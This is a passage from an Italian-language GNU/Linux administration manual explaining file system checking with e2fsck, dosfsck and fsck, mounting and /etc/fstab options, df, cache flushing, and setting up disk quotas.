e2fsck [*opzioni*] *dispositivo*
fsck.ext2 [*opzioni*] *dispositivo*
fsck.ext3 [*opzioni*] *dispositivo*

'**`e2fsck`**' [11] permette di eseguire un controllo in un file system di tipo Ext2 e Ext3, applicando le correzioni ritenute necessarie. In generale, è opportuno che il file system da controllare non sia montato, o almeno, se è montato, è necessario che sia accessibile in sola lettura.

Vedere *e2fsck(8)*.

Alcune opzioni

`-c`

Avvia a sua volta il programma '**`badblocks`**' in modo da ricercare e segnare eventuali blocchi difettosi.

`-f`

Forza il controllo anche se il file system sembra in ordine (un file system che sembra non contenere errori viene definito «pulito»: *clean*).

`-F`

Prima di procedere, fa in modo di scaricare la memoria cache del file system su cui si vuole intervenire.

`-n`

Esegue il controllo in sola lettura, rispondendo automaticamente '**`n`**' (no), a tutte le domande che potrebbero essere fatte.

`-p`

Ripara automaticamente il file system senza fare alcuna domanda.

`-y`

Risponde automaticamente '**`y`**' (*yes*), a tutte le domande che potrebbero essere fatte, in modo da permetterne l'utilizzo non interattivo attraverso uno script.

Valore di uscita

Il valore restituito da '**`e2fsck`**' è il risultato della somma delle condizioni seguenti:

- 0 conclusione normale senza errori;
- 1 errori nel file system;
- 2 errori del sistema: se il file system era montato, è necessario riavviare il sistema;
- 4 errori nel file system rimasti inalterati;
- 8 errore operativo;
- 16 errore nell'utilizzo o nella sintassi;
- 128 errore nella libreria condivisa.

[11] **E2fsprogs** GNU GPL

68.2.2 # dosfsck, fsck.msdos

```
dosfsck [opzioni] dispositivo
```

```
fsck.msdos [opzioni] dispositivo
```

'**`dosfsck`**' [12] permette di eseguire il controllo di un file system di tipo Dos-FAT e di applicare le correzioni ritenute necessarie. In generale, è opportuno che il file system da controllare non sia montato.[13]

Per conoscere maggiori dettagli conviene consultare *dosfsck(8)*.

Alcune opzioni

`-a`

Esegue automaticamente la riparazione del file system. Se esiste più di una possibilità per eseguire una correzione, viene scelta la meno distruttiva.

`-r`

Esegue la riparazione del file system in modo interattivo, richiedendo all'utente la scelta sul tipo di correzione da attuare quando esiste più di una scelta.

`-t`

Marca i *cluster* illeggibili come difettosi.

Valore di uscita

- 0 Non sono stati riscontrati errori nel file system.
- 1 Sono stati riscontrati errori risolvibili.
- 2 Errore nell'utilizzo o nella sintassi.

68.2.3 # fsck

```
fsck [opzioni] [-t tipo_di_fs] [opzioni_specifiche] dispositivo...
```

'**`fsck`**' è un programma che uniforma l'utilizzo dei programmi specifici per il controllo e la correzione dei vari tipi di file system. Si tratta di un programma frontale.

L'opzione '**`-t`**' serve per specificare il tipo di file system da analizzare, in questo modo '**`fsck`**' sa a quale programma deve rivolgersi. Le opzioni specifiche dipendono dal tipo di file system, ovvero dal programma che si prenderà cura effettivamente dell'operazione.

Vedere *fsck(8)*.

68.3 Attivazione dei file system

Per poter accedere ai dati di un'unità di memorizzazione organizzata con un file system, è necessario prima montare il suo file system in quello globale.

Prima di estrarre una di queste unità, o comunque, prima di poter spegnere un elaboratore, occorre eseguire l'operazione opposta di distacco. Occorre cioè smontarla (*unmount*).

[12] **Dosfsck** GNU GPL

[13] '**`dosfsck`**' non è un programma che viene installato in modo predefinito dalle distribuzioni, per cui, nella maggior parte dei casi occorre provvedere direttamente per questo.

In un sistema GNU/Linux devono essere necessariamente collegati il file system principale (*root*) e il file system virtuale '`/proc/`', che però non fa capo ad alcuna unità fisica.

Se si utilizzano partizioni di scambio per la gestione della memoria virtuale, queste devono essere collegate con un'operazione concettualmente simile al montaggio, anche se poi non appaiono nella struttura generale del file system globale.

68.3.1 Tipi di file system

Quando si monta un file system è necessario che il modo con cui questo è organizzato (cioè il tipo) sia riconoscibile e gestito dal kernel. Nella tabella 68.2, sono elencati i nomi che identificano i tipi di file system riconoscibili da un kernel Linux.

Tabella 68.2. Elenco dei nomi di file system utilizzabili.

Tipo di file system	Descrizione
minix	Minix
ext2	Ext2
ext3	Ext3
hpfs	
umsdos	GNU/Linux su Dos-FAT
msdos	Dos-FAT (nomi 8.3)
vfat	Dos-VFAT (nomi lunghi)
nfs	NFS o file system di rete
iso9660	CD-ROM
smbfs	SMB (rete NetBIOS-TCP/IP)
ncpfs	
affs	
ufs	
sysv	
proc	file system virtuale /proc
swap	partizione di scambio

68.3.2 Implicazioni legate al montaggio

Il montaggio implica l'inserzione di un file system estraneo in quello generale. Questo fatto può far sorgere problemi di sicurezza e di compatibilità con il sistema. L'elenco seguente dovrebbe dare l'idea di alcuni dei problemi connessi con il montaggio.

- Il file system estraneo potrebbe non essere sicuro, di conseguenza si pone il problema di:
  - decidere se permettere l'avvio dei file eseguibili, infatti potrebbe trattarsi di cavalli di Troia;
  - decidere se considerare validi o meno i permessi SUID e SGID che potrebbero dare ai programmi privilegi indesiderabili;
  - decidere se gli utenti comuni possono eseguirne il montaggio.
- Il file system estraneo potrebbe contenere dati che non devono essere modificati; in tal caso conviene utilizzarlo in sola lettura per impedire l'alterazione del suo contenuto, anche solo accidentalmente.
- Il file system estraneo potrebbe essere incompatibile con la struttura di un file system Unix. In tal caso, occorre trovare il modo di farlo assomigliare a questo, per esempio attribuendo a tutti i file gli stessi permessi e la proprietà a un utente e a un gruppo particolare.

Un’altra cosa da considerare sono i permessi della directory radice del disco che si va a montare. Di per sé non c’è nulla di strano, se il file system che si monta è in grado di gestire tali informazioni, basta usare i comandi normali, come ‘**`chmod`**’ e ‘**`chown`**’ per cambiarli, ma questo può confondere il principiante. In breve: quando si cambia la proprietà e i permessi di una directory sulla quale è stato montato un altro file system, questi cambiamenti hanno effetto in quel file system.

68.3.3 Opzioni

In occasione del montaggio di un file system si possono definire alcune opzioni allo scopo di modificarne il comportamento predefinito. Quello che segue è un elenco parziale delle opzioni disponibili. Inizialmente vengono mostrate le opzioni che riguardano generalmente i file system compatibili con i sistemi operativi Unix e possono essere utilizzate anche in presenza di file system differenti quando ciò può avere significato.

Vedere *mount(8)* e *nfs(5)*.

Opzioni valide per i file system Unix

```
remount
```

Si tratta di un’opzione speciale che può essere usata solo quando il file system in questione è già montato, allo scopo di rimontarlo con delle opzioni differenti (quelle che vengono definite assieme a ‘**`remount`**’).

```
default
```

Utilizza le impostazioni predefinite: ‘**`rw`**’, ‘**`suid`**’, ‘**`dev`**’, ‘**`exec`**’, ‘**`auto`**’, ‘**`atime`**’, ‘**`nouser`**’, ‘**`async`**’.

```
sync | async
```

Esegue gli I/O sui file system in modo sincrono o asincrono. La modalità sincrona è più sicura, ma il suo utilizzo rallenta e appesantisce l’attività del disco.

```
atime | noatime
```

Aggiorna o meno la data di accesso ai file. Può essere utile eliminare questo tipo di aggiornamento per ridurre l’attività del disco.

```
auto | noauto
```

Permette o impedisce il montaggio automatico quando si utilizza il file ‘`/etc/fstab`’.

```
dev | nodev
```

Considera validi, o esclude la validità dei file di dispositivo che dovessero essere contenuti nel file system.

```
exec | noexec
```

Permette o impedisce l’esecuzione di file binari.

```
suid | nosuid
```

Consente o impedisce che i bit SUID (*Set user ID*) e SGID (*Set group ID*) abbiano effetto. Disattivando questa possibilità (cioè utilizzando l’opzione ‘**`nosuid`**’), si vuole evitare che gli eseguibili contenuti nel file system che si intende montare, possano ottenere privilegi particolari.

```
user | nouser
```

Permette o impedisce all'utente comune di montare e smontare il file system. L'opzione '**`user`**' implica l'attivazione automatica di '**`noexec`**', '**`nosuid`**' e '**`nodev`**', a meno che queste siano annullate da successive indicazioni contrarie come nella lista seguente: '**`user,exec,suid,dev`**'.

`ro`

Sola lettura.

`rw`

Lettura e scrittura.

Opzioni valide per i file system FAT

Si tratta di ciò che è alla base dei file system '**`umsdos`**', '**`msdos`**' e '**`vfat`**'. Tuttavia, occorre ricordare che un file system UMSDOS emula un file system Unix, quindi non sono valide le opzioni seguenti nel caso specifico di questo tipo di file system.

`uid=`*identificativo_utente*

Permette di stabilire il proprietario dei file e delle directory contenute nel file system. Se non viene specificato, si intende appartengano all'utente che esegue il montaggio.

`gid=`*identificativo_gruppo*

Permette di stabilire il gruppo proprietario dei file e delle directory contenute nel file system. Se non viene specificato, si intende appartengano al gruppo dell'utente che esegue il montaggio.

`umask=`*maschera*

Permette di stabilire quali permessi inibire nel file system. Si tratta del solito numero ottale, composto da tre cifre numeriche, dove la prima cifra rappresenta i permessi per il proprietario, la seconda per il gruppo, la terza per il resto degli utenti:

- 1_8 rappresenta un permesso di esecuzione;
- 2_8 rappresenta un permesso di scrittura;
- 4_8 rappresenta un permesso di lettura.

Di conseguenza,

- 3_8 rappresenta un permesso di scrittura e di esecuzione;
- 5_8 rappresenta un permesso di lettura e di esecuzione;
- 6_8 rappresenta un permesso di lettura e di scrittura;
- 7_8 rappresenta un permesso di lettura, scrittura e di esecuzione.

Bisogna fare attenzione però che il valore che si inserisce rappresenta un impedimento all'uso di quel permesso, di conseguenza, la maschera 022_8 indica che è consentito al proprietario qualunque tipo di accesso (lettura, scrittura ed esecuzione), mentre agli altri utenti non è consentito l'accesso in scrittura.

Se non viene definito si utilizza il valore predefinito per la creazione dei file nei file system normali: '**`umask`**' appunto.

`quiet`

I file system FAT non sono in grado di memorizzare informazioni sulle proprietà e i permessi dei file. Di conseguenza, i programmi che tentano di modificare i valori predefiniti, ottengono una segnalazione di errore dalle funzioni di sistema. L'opzione '**`quiet`**' inibisce queste segnalazioni di errore.

Il dispositivo di loopback

Un caso particolare di opzione è '**`loop`**' che consente di accedere a file-immagine di dischi o partizioni. Questa particolarità viene descritta più avanti.

68.3.4 # mount

```
mount [opzioni] [dispositivo] [directory]
```

'**mount**' [14] permettere di montare un file system all'interno del sistema. Il programma opposto è '**umount**' e serve per smontare un file system montato precedentemente. La forma normale e più semplice di utilizzo di '**mount**' è la seguente:

```
mount -t tipo_di_file_system dispositivo punto_di_innesto
```

In questo modo si richiede al kernel di montare il file system del dispositivo specificato nella directory indicata (punto di innesto).

Per conoscere la situazione dei dispositivi collegati attraverso questo sistema, si può usare la sintassi seguente:

```
mount [ -t tipo_di_file_system ]
```

Se viene specificato il tipo di file system, si ottiene un elenco limitato a quei dispositivi.

Il file system '`/proc/`' non è associato ad alcun dispositivo speciale; pertanto, quando se ne vuole eseguire il montaggio, si può utilizzare un nome di dispositivo arbitrario, per esempio '**proc**'.

La maggior parte delle unità di memorizzazione sono indicate nel modo consueto utilizzando nomi di file di dispositivo ('`/dev/`...'), ma ci possono essere altre possibilità, come quando si vuole montare un file system di rete o NFS, dove si usa la forma '*host*`:/`*directory*'.

Il file '`/etc/fstab`' viene utilizzato per automatizzare il collegamento dei file system più importanti al momento dell'avvio del sistema. Questo viene letto utilizzando la forma seguente:

```
mount -a [ -t tipo_di_file_system ]
```

Di solito si trova una chiamata di questo tipo all'interno di uno degli script che compongono la procedura di inizializzazione del sistema ('`/etc/init.d/*`' oppure '`/etc/rc.d/rc*`'). La presenza del file di configurazione '`/etc/fstab`' è utile anche per semplificare il montaggio (e poi anche l'operazione inversa) di un file system che sia stato previsto al suo interno. Diventa sufficiente una delle due forme seguenti.

```
mount dispositivo
```

```
mount punto_di_innesto
```

In linea di principio, solo l'utente '**root**' può montare un file system. Per permettere agli utenti comuni di montare e smontare un'unità di memorizzazione (come nel caso di un CD-ROM o di un dischetto), la si può indicare nel file '`/etc/fstab`' con l'opzione '**user**'. Nell'esempio seguente, si vede un record di '`/etc/fstab`' attraverso il quale si definisce il montaggio facoltativo di un CD-ROM in sola lettura con la possibilità anche per gli utenti di eseguire l'operazione.

```
/dev/cdrom  /cdrom  iso9660  ro,user,noauto,unhide
```

In tal modo, qualunque utente potrà eseguire uno dei due possibili comandi seguenti.

```
$ mount /dev/cdrom
```

```
$ mount /cdrom
```

La coppia di programmi '**mount**' e '**umount**' mantiene una lista dei file system montati correntemente. Quando '**mount**' viene avviato senza argomenti si ottiene l'emissione del contenuto di questa lista.

[14] **util-linux: mount** GNU GPL

Vedere *mount(8)*.

Alcune opzioni

`-a`

Utilizza '`/etc/fstab`' per eseguire automaticamente l'operazione: Vengono montati tutti i file system a esclusione di quelli segnati come '**`noauto`**'.

`-t [no]`*tipo_di_file_system*`[,...]`

Specifica il tipo di file system. Sono riconosciuti i nomi indicati nella tabella 68.2. Se il nome del tipo di file system viene preceduto dalla sigla '**`no`**', si intende che quel tipo deve essere escluso. Se si vogliono indicare più tipi di file system questi vengono separati da virgole.

Quando si usa questa opzione con l'indicazione di più tipi, o con il prefisso '**`no`**', lo si fa quasi sempre con l'uso dell'opzione '**`-a`**', come nell'esempio seguente:

```
# mount -a -t nomsdos,nonfs
```

In questo caso si intende eseguire il montaggio di tutti i file system indicati all'interno di '`/etc/fstab`', a esclusione dei tipi '**`msdos`**' e '**`nfs`**'.

`-o` *opzione_di_file_system*`[,...]`

Questa opzione permette di specificare uno o più nomi di opzioni, separati da virgole, legati alla gestione del file system. L'elenco di questi nomi si trova nella sezione 68.3.3.

Esempi

```
# mount -t ext3 /dev/hda2 /mnt
```

Monta il file system di tipo Ext3 contenuto nella seconda partizione del primo disco fisso ATA, a partire dalla directory '`/mnt`'.

```
# mount -t vfat /dev/fd0 /floppy
```

Monta il file system di tipo Dos-VFAT (Dos-FAT con le estensioni per i nomi lunghi) contenuto in un dischetto inserito nella prima unità, a partire dalla directory '`/floppy/`'.

```
# mount -t nfs roggen.brot.dg:/pubblica /roggen
```

Monta il file system di rete offerto dall'elaboratore *`roggen.brot.dg`*, corrispondente alla sua directory '`/pubblica/`' (e discendenti), nella directory locale '`/roggen/`'.

68.3.5 # umount

`umount [`*opzioni*`] [`*dispositivo*`] [`*directory*`]`

'**`umount`**' [15] esegue l'operazione inversa di '**`mount`**': smonta i file system. L'operazione può avvenire solo quando non ci sono più attività in corso su quei file system, altrimenti l'operazione fallisce.

Alcune opzioni

`-a`

Vengono smontati tutti i file system indicati in '`/etc/fstab`'.

`-t [no]`*tipo_di_file_system*`[,...]`

Indica che l'azione deve essere eseguita solo sui file system specificati. Se si usa il prefisso '**`no`**', l'azione si deve compiere su tutti i file system a esclusione di quelli indicati.

[15] **util-linux: umount** GNU GPL

Esempi

\# **umount /dev/hda2**

Smonta il file system montato precedentemente, riferito al dispositivo '`/dev/hda2`'.

\# **umount /mnt**

Smonta il file system montato precedentemente nella directory '`/mnt`'.

\# **umount -a**

Smonta tutti i file system che trova annotati nel file '`/etc/mtab`', escluso il file system '**`proc`**'.[16]

68.3.6 /etc/fstab

Il file '`/etc/fstab`' viene utilizzato per definire le caratteristiche e le directory di collegamento (punti di innesto) dei vari file system, usati di frequente nel sistema. Si tratta di un file che viene solo letto dai programmi e il suo aggiornamento viene fatto in modo manuale dall'amministratore del sistema.

Il file è organizzato in record (corrispondenti alle righe) divisi in campi separati da uno o più spazi (inclusi i caratteri di tabulazione). Le righe che iniziano con il simbolo '**`#`**', le righe vuote e quelle bianche sono ignorate e trattate eventualmente come commenti.

1. Il primo campo definisce il tipo di dispositivo o il file system remoto da montare.
2. Il secondo campo definisce la directory che funge da punto di innesto per il file system.
3. Il terzo campo definisce il tipo di file system e ne viene indicato il nome in base alla tabella 68.2.

   Se in questo campo viene indicato il termine '**`ignore`**', si intende fare riferimento a una partizione presente, ma inutilizzata, per la quale non si vuole effettuare alcun collegamento. Di fatto, i record che contengono questa indicazione vengono ignorati.
4. Il quarto campo descrive le opzioni speciali per il tipo di montaggio che si intende eseguire. Si tratta delle stesse opzioni speciali descritte in *mount(8)* e anche nella sezione 68.3.4 in occasione della spiegazione dell'uso dell'opzione '**`-o`**' (a esclusione dell'opzione '**`remount`**').
5. Il quinto campo viene utilizzato per determinare quali file system possono essere utilizzati per lo scarico dei dati (*dump*).[17]
6. Il sesto campo viene utilizzato dal programma '**`fsck`**' per determinare l'ordine in cui il controllo dell'integrità dei file system deve essere effettuato nel momento dell'avvio del sistema.

   Il file system principale dovrebbe avere il numero uno in questo campo, mentre gli altri, il numero due (o anche valori superiori). Se questo campo contiene il valore zero, significa che il file system in questione non deve essere controllato.

[16] '**`umount`**' non smonta i file system che sono utilizzati in qualche modo, di conseguenza è improbabile che il comando '**`umount -a`**' possa smontare il file system principale. Nella fase di arresto del sistema, questo viene rimontato in sola lettura prima dell'arresto totale.

[17] Si tratta di una procedura per ottenere delle copie di sicurezza che comunque non è indispensabile. Per questo si possono usare strumenti normali senza bisogno si utilizzare la configurazione di questo file.

Esempi

Nell'esempio seguente, tutte le unità che non sono unite stabilmente al corpo fisico dell'elaboratore, hanno l'opzione '**`noauto`**' che impedisce il montaggio automatico all'avvio del sistema. Queste possono essere attivate solo manualmente, attraverso '**`mount`**', con il vantaggio di potere indicare semplicemente la directory di collegamento (punto di innesto) o il nome del dispositivo.

```
# nome               Innesto      Tipo     Opzioni           Dump  Check

/dev/hda3            /            ext3     defaults           0     1
/dev/hdb1            /home        ext3     defaults           0     2
proc                 /proc        proc     defaults           0     0
/dev/hda2            none         swap     sw
/dev/hda1            /mnt/dosc    vfat     quiet,umask=000    0     0
/dev/sda             /mnt/dosd    vfat     user,noauto,quiet  0     0
/dev/sda1            /mnt/scsimo  ext3     user,noauto        0     0
/dev/cdrom           /mnt/cdrom   iso9660  ro,user,noauto     0     0
roggen.brot.dg:/     /mnt/roggen  nfs      ro,user,noauto     0     0
/dev/fd0             /mnt/dosa    vfat     user,noauto,quiet  0     0
```

- Il dispositivo '`/dev/hda3`' viene utilizzato come file system principale e per questo è il primo a essere attivato. L'ultimo campo (*check*) riporta il valore uno, perché si vuole fare in modo che questo file system venga controllato per primo al momento dell'avvio del sistema.
- Il dispositivo '`/dev/hdb1`' viene utilizzato come file system per contenere le directory personali degli utenti. L'ultimo campo riporta il valore due, perché si vuole fare in modo che questo file system venga controllato per secondo al momento dell'avvio del sistema, dopo il controllo del file system principale.
- Il file system virtuale '**`proc`**' viene inserito correttamente nella directory '`/proc/`'. Il nome utilizzato nel campo del nome, '**`proc`**', non significa nulla, ma è preferibile al consueto '**`none`**' che si è usato spesso in questo caso.
- Il dispositivo '`/dev/hda1`' corrisponde a una partizione Dos-FAT con la gestione dei nomi lunghi. In particolare, viene permesso a ogni utente di accedere ai suoi file in tutti i modi possibili.
- Il dispositivo '`/dev/sda`' rappresenta un cosiddetto *superfloppy*, cioè un disco rimovibile che non è in grado di gestire partizioni, esattamente come fanno i dischetti. Trattandosi di un disco rimovibile viene concesso a tutti gli utenti di eseguire il montaggio e questo non viene effettuato automaticamente al momento dell'avvio del sistema.
- Il dispositivo '`/dev/sda1`' rappresenta la stessa unità a dischi rimovibili, ma in questo caso viene vista come la prima partizione di uno di questi dischi. Anche qui viene concesso agli utenti comuni di montare e smontare il disco.
- Il dispositivo '`/dev/cdrom`' rappresenta il lettore di CD-ROM. In particolare, viene specificato che l'accesso può avvenire in sola lettura.
- L'elaboratore *`roggen.brot.dg`* condivide tutto il proprio file system (a partire dalla directory radice) attraverso il protocollo NFS. Viene consentito l'accesso in sola lettura.
- Il dispositivo '`/dev/fd0`', il dischetto, può essere utilizzato da tutti gli utenti e si prevede di accedere sempre solo al formato Dos-FAT con l'estensione per i nomi lunghi.

68.3.7 /etc/mtab

Il file '`/etc/mtab`' ha la stessa struttura di '`/etc/fstab`', ma viene gestito automaticamente da '**`mount`**' e '**`umount`**', con lo scopo di rappresentare i file system connessi nella struttura generale. Non deve essere modificato e dovrebbe essere creato automaticamente all'avvio del sistema.

68.3.8 $ df

`df` [*opzioni*] [*dispositivo*...]

'**`df`**' [18] permette di conoscere lo spazio a disposizione di una o di tutte le partizioni che risultano montate. Se non vengono indicati i nomi dei dispositivi, si ottiene l'elenco completo di tutti i dispositivi attivi, altrimenti l'elenco si riduce a quelli specificati.

L'unità di misura con cui si esprime questo spazio è in blocchi la cui dimensione cambia a seconda delle opzioni utilizzate oppure dalla presenza di una variabile di ambiente: '**`POSIXLY_CORRECT`**'. La presenza di questa fa sì che, se non viene usata l'opzione '**`-k`**', i blocchi siano di 512 byte come prevede lo standard POSIX. Diversamente, il valore predefinito dei blocchi è di 1024 byte.

Alcune opzioni

`-a` | `--all`

Emette le informazioni relative a tutti i dispositivi attivi, anche di quelli che normalmente vengono ignorati.

`-h` | `--human-readable`

Aggiunge una lettera alla dimensione, in modo da chiarire il tipo di unità di misura utilizzato.

`-i` | `--inodes`

Emette il risultato indicando l'utilizzo e la disponibilità di inode, invece che fare riferimento ai blocchi. Questa informazione è utile solo per i file system che utilizzano una struttura a inode.

`-b` | `--byte`

Emette le dimensioni in byte e non in kibibyte (simbolo: Kibyte).

`-k` | `--kilobytes`

Emette le dimensioni in kibibyte. Questa opzione fa riferimento all'unità di misura predefinita, ma permette di fare ignorare a '**`df`**' la presenza eventuale della variabile '**`POSIXLY_CORRECT`**'.

`-m` | `--megabytes`

Emette le dimensioni in mebibyte (simbolo: Mibyte).

[18] **GNU file management utilities** GNU GPL

68.4 Memoria cache

La memoria cache dei dischi serve a ridurre l'attività di questi, effettuando le modifiche a intervalli regolari o quando diventa indispensabile per altri motivi. L'esistenza di questo tipo di organizzazione, basato su una «memoria di transito», è il motivo principale per cui si deve arrestare l'attività del sistema prima di spegnere l'elaboratore.

La memoria cache viene gestita automaticamente dal kernel, ma è un demone quello che si occupa di richiedere lo scarico periodico.

68.4.1 # update (bdflush)

update [*opzioni*]

Con questo nome, '**`update`**', [19] viene avviato il demone che si occupa di richiedere periodicamente al kernel lo scarico della memoria cache. Deve essere messo in funzione durante la fase di avvio del sistema, prima di ogni altra attività di scrittura nei dischi.

Per avviare '**`update`**' si usano fondamentalmente due tecniche: l'utilizzo all'interno di uno script di quelli della procedura di inizializzazione del sistema, oppure l'inserimento di un record apposito all'interno di '`/etc/inittab`'.

Esempi

L'esempio seguente mostra una configurazione della procedura di inizializzazione del sistema con la quale '**`update`**' viene avviato attraverso lo script iniziale. Segue il record del file '`/etc/inittab`' dove si fa riferimento allo script '`/etc/rc.d/rc.sysinit`',

```
si::sysinit:/etc/rd.d/rc.sysinit
```

e il pezzo significativo di questo.

```
# Attivazione della memoria virtuale.
/sbin/swapon -a

# Attivazione di update.
/sbin/update

# Controllo della partizione del file system principale.
/sbin/fsck -A -a
...
```

L'esempio seguente mostra una configurazione della procedura di inizializzazione del sistema attraverso la quale '**`update`**' viene avviato direttamente attraverso '`/etc/inittab`'.

```
ud::once:/sbin/update
```

68.4.2 $ sync

sync [*opzioni*]

'**`sync`**' [20] permette di scaricare nei dischi i dati contenuti nella memoria cache. Viene usato solitamente dalla procedura di arresto del sistema per garantire che tutti i dati siano registrati correttamente su disco prima dello spegnimento fisico dell'elaboratore.

[19] **Update daemon for Linux** GNU GPL
[20] **GNU file management utilities** GNU GPL

Può essere utilizzato in caso di emergenza, quando per qualche ragione non si può attendere il completamento della procedura di arresto del sistema, o per qualunque altro motivo.

Di solito non si usano opzioni.

Gestione più evoluta di dischi e file system

Vale la pena di separare alcuni dettagli sulla gestione dei dischi e di file system in un capitolo a parte, per non appesantire troppo la lettura e per non confondere troppo chi si sta avvicinando a GNU/Linux. La tabella 69.1 elenca i programmi e i file a cui si accenna in questo capitolo.

Tabella 69.1. Riepilogo dei programmi e dei file per la gestione dei dischi e dei file system.

Nome	Descrizione
quotacheck	Scansione del file system di una partizione per fare il conteggio dell'utilizzo.
quotaon	Attivazione del controllo delle quote.
quotaoff	Disattivazione del controllo delle quote.
edquota	Modifica delle quote assegnate.
repquota	Informazioni sulle quote assegnate e sulla situazione effettiva.
quota	Verifica della quota personale.
automount	Gestione dei montaggi (innesti) automatici.

69.1 Quota

Generalmente, l'utilizzo dello spazio nel file system non è controllato, per cui gli utenti possono utilizzare teoricamente quanto spazio vogliono in modo indiscriminato. Per controllare l'utilizzo dello spazio nel file system si può attivare la gestione delle *quote*, cioè un sistema di registrazione dello spazio utilizzato in base all'appartenenza dei file a un utente o a un gruppo particolare. La gestione delle quote non si limita a questo: può impedire di fatto la creazione di file che superano lo spazio consentito.

Il controllo avviene a livello di partizione, per cui occorre stabilire per ognuna di queste le quote di spazio utilizzabili. Generalmente, il problema di controllare le quote riguarda un numero ristretto di partizioni, precisamente quelle in cui gli utenti hanno la possibilità di accedere in scrittura.

Per il momento, il kernel Linux può gestire esclusivamente le quote di utilizzo delle partizioni di tipo Ext2 o Ext3, cioè il suo tipo nativo.

GNU/Linux gestisce le quote attraverso il kernel, attivandole e controllandole attraverso una serie di programmi di servizio specifici. Pertanto è necessario che il kernel sia stato compilato attivando l'opzione della gestione delle quote [1] (sezione 29.2.14).

69.1.1 Quota utente e quota di gruppo

Il controllo della quota può avvenire a livello di: singolo utente, di gruppo o di entrambi. In pratica, un file può essere aggiunto se la quota utente riferita all'UID del file lo consente e, nello stesso modo, se la quota di gruppo riferita al GID del file non viene superata.

Il tracciamento e il controllo dei livelli di quota utente e di gruppo possono essere attivati indipendentemente l'uno dall'altro. In queste sezioni verrà mostrato come attivare entrambi i tipi di quota.

[1] **Quota utils** UCB BSD e GNU GPL

69.1.2 Configurazione con /etc/fstab

La gestione delle quote delle partizioni deve essere attivata espressamente nel momento del montaggio. Per questo si preferisce intervenire nella configurazione contenuta nel file '`/etc/fstab`', in modo da facilitare la cosa. Nella colonna delle opzioni si possono aggiungere due parole chiave: '**`usrquota`**' e '**`grpquota`**'. La prima serve per attivare il controllo delle quote riferite agli utenti e la seconda per il controllo riferito ai gruppi. Le due cose sono indipendenti.

L'esempio seguente mostra in che modo attivare entrambi i controlli nella partizione '`/dev/hda3`'.

```
# nome                Innesto      Tipo     Opzioni                      Dmp Chk

/dev/hda3             /            ext3     defaults,usrquota,grpquota    0   1
proc                  /proc        proc     defaults                      0   0
/dev/hda2             none         swap     sw
/dev/cdrom            /mnt/cdrom   iso9660  ro,user,noauto                0   0
```

69.1.3 Registrazione delle quote

I livelli di quota dei vari utenti e dei gruppi sono contenuti in due file: '`quota.user`' e '`quota.group`'. Questi devono essere collocati nella directory principale della partizione da controllare e richiedono solo i permessi di lettura e scrittura per l'utente '**`root`**'. Per fare in modo che tutto funzioni correttamente, è necessario creare tali file, lasciandoli vuoti inizialmente.

L'esempio seguente mostra il caso in cui si voglia controllare la partizione principale, ovvero quella che contiene l'origine del file system complessivo.

```
# touch /quota.user
```

```
# touch /quota.group
```

```
# chmod 0600 /quota.user
```

```
# chmod 0600 /quota.group
```

69.1.4 Attivazione del controllo

Prima che il sistema di controllo delle quote possa funzionare, occorre effettuare una scansione della partizione interessata, in modo da raccogliere tutte le informazioni necessarie sull'utilizzo dello spazio dal punto di vista degli utenti e dei gruppi. Queste informazioni sono poi contenute nei file '`quota.user`' e '`quota.group`', già visti in precedenza.

La scansione si esegue con il programma '**`quotacheck`**' e per sicurezza andrebbe ripetuta la sua esecuzione ogni volta che si avvia il sistema, oppure giornalmente, quando il sistema resta in funzione a lungo (per più giorni). Si può usare il comando seguente:

```
# quotacheck -a -v -u -g
```

In questo modo si ottiene la scansione di tutte le partizioni che sono state indicate nel file '`/etc/fstab`' come soggette a controllo delle quote. Le opzioni '**`-u`**' e '**`-g`**' richiedono espressamente che la scansione si prenda cura sia dell'utilizzo in base all'utente, sia in base al gruppo.

Ogni volta che si monta una partizione che è soggetta a controllo delle quote, è poi necessario attivare il controllo attraverso il programma '**`quotaon`**'. Per esempio, '**`quotaon /dev/hda3`**'

attiva il controllo sulla partizione indicata. Tuttavia, generalmente si fa questo all'avvio del sistema, per attivare il controllo su tutte le partizioni specificate per questo nel solito file '`/etc/fstab`'. In pratica con il comando seguente:

```
# quotaon -a -v -u -g
```

Anche in questo caso, le opzioni '**`-u`**' e '**`-g`**' indicano che si vuole espressamente il controllo dell'utilizzo in base all'utente e in base al gruppo.

A questo punto, conviene preoccuparsi di fare in modo che la procedura di inizializzazione del sistema sia in grado ogni volta di avviare la gestione delle quote. Se la propria distribuzione GNU/Linux non fornisce degli script già pronti, si possono aggiungere al file '`/etc/rc.d/rc.local`' (o simile) le istruzioni necessarie, come nell'esempio seguente:

```
#...

if /sbin/quotacheck -avug
then
    echo "Scansione delle quote eseguita."
fi

if /sbin/quotaon -avug
then
    echo "Attivazione del controllo delle quote eseguita."
fi
```

La prima volta che si predispone la gestione delle quote, se c'è anche la partizione principale tra quelle da controllare, l'unico modo per fare sì che il controllo delle quote sia operativo, è quello di riavviare il sistema.

69.1.5 # quotacheck

`quotacheck` [*opzioni*] [{*partizione*|*punto_di_innesto*}...]

'**`quotacheck`**' esegue una scansione di una o più partizioni, allo scopo di aggiornare i file di registrazione delle quote: '`quota.user`' e '`quota.group`'. È opportuno usare questo programma ogni volta che si avvia il sistema e quando si montano delle partizioni soggette al controllo delle quote di utilizzo.

Alcune opzioni

`-u`

Questa opzione richiede una scansione per le quote di utilizzo riferite agli utenti. Questa è l'azione predefinita.

`-g`

Richiede una scansione per le quote di utilizzo riferite ai gruppi.

`-a`

Scandisce tutte le partizioni indicate nel file '`/etc/fstab`' come soggette a tale controllo.

`-R`

Questa opzione viene usata in congiunzione con '**`-a`**' e specifica di eseguire il controllo di tutte le partizioni indicate nel file '`/etc/fstab`', a esclusione di quella principale.

Esempi

```
# quotacheck /dev/hdb2
```

Esegue la scansione dell'utilizzo degli utenti della partizione '`/dev/hdb2`', che deve essere già stata montata e deve risultare dal contenuto del file '`/etc/fstab`'. In tal caso, può funzionare solo se in questo file è stata specificata l'opzione di montaggio '**`usrquota`**'.

`# `**`quotacheck /mnt/disco2`**

Esegue la scansione dell'utilizzo degli utenti della partizione che, da quanto si determina dal file '`/etc/fstab`', si colloca a partire dalla directory '`/mnt/disco2`'. Per tutte le altre considerazioni, vale quanto descritto nell'esempio precedente.

`# `**`quotacheck -avug`**

Questo corrisponde all'utilizzo normale del programma, per scandire tutte le partizioni montate e registrate nel file '`/etc/fstab`' come soggette al controllo delle quote, sia degli utenti che dei gruppi.

69.1.6 # quotaon, quotaoff

`quotaon` [*opzioni*] [{*partizione* | *punto_di_innesto*}...]
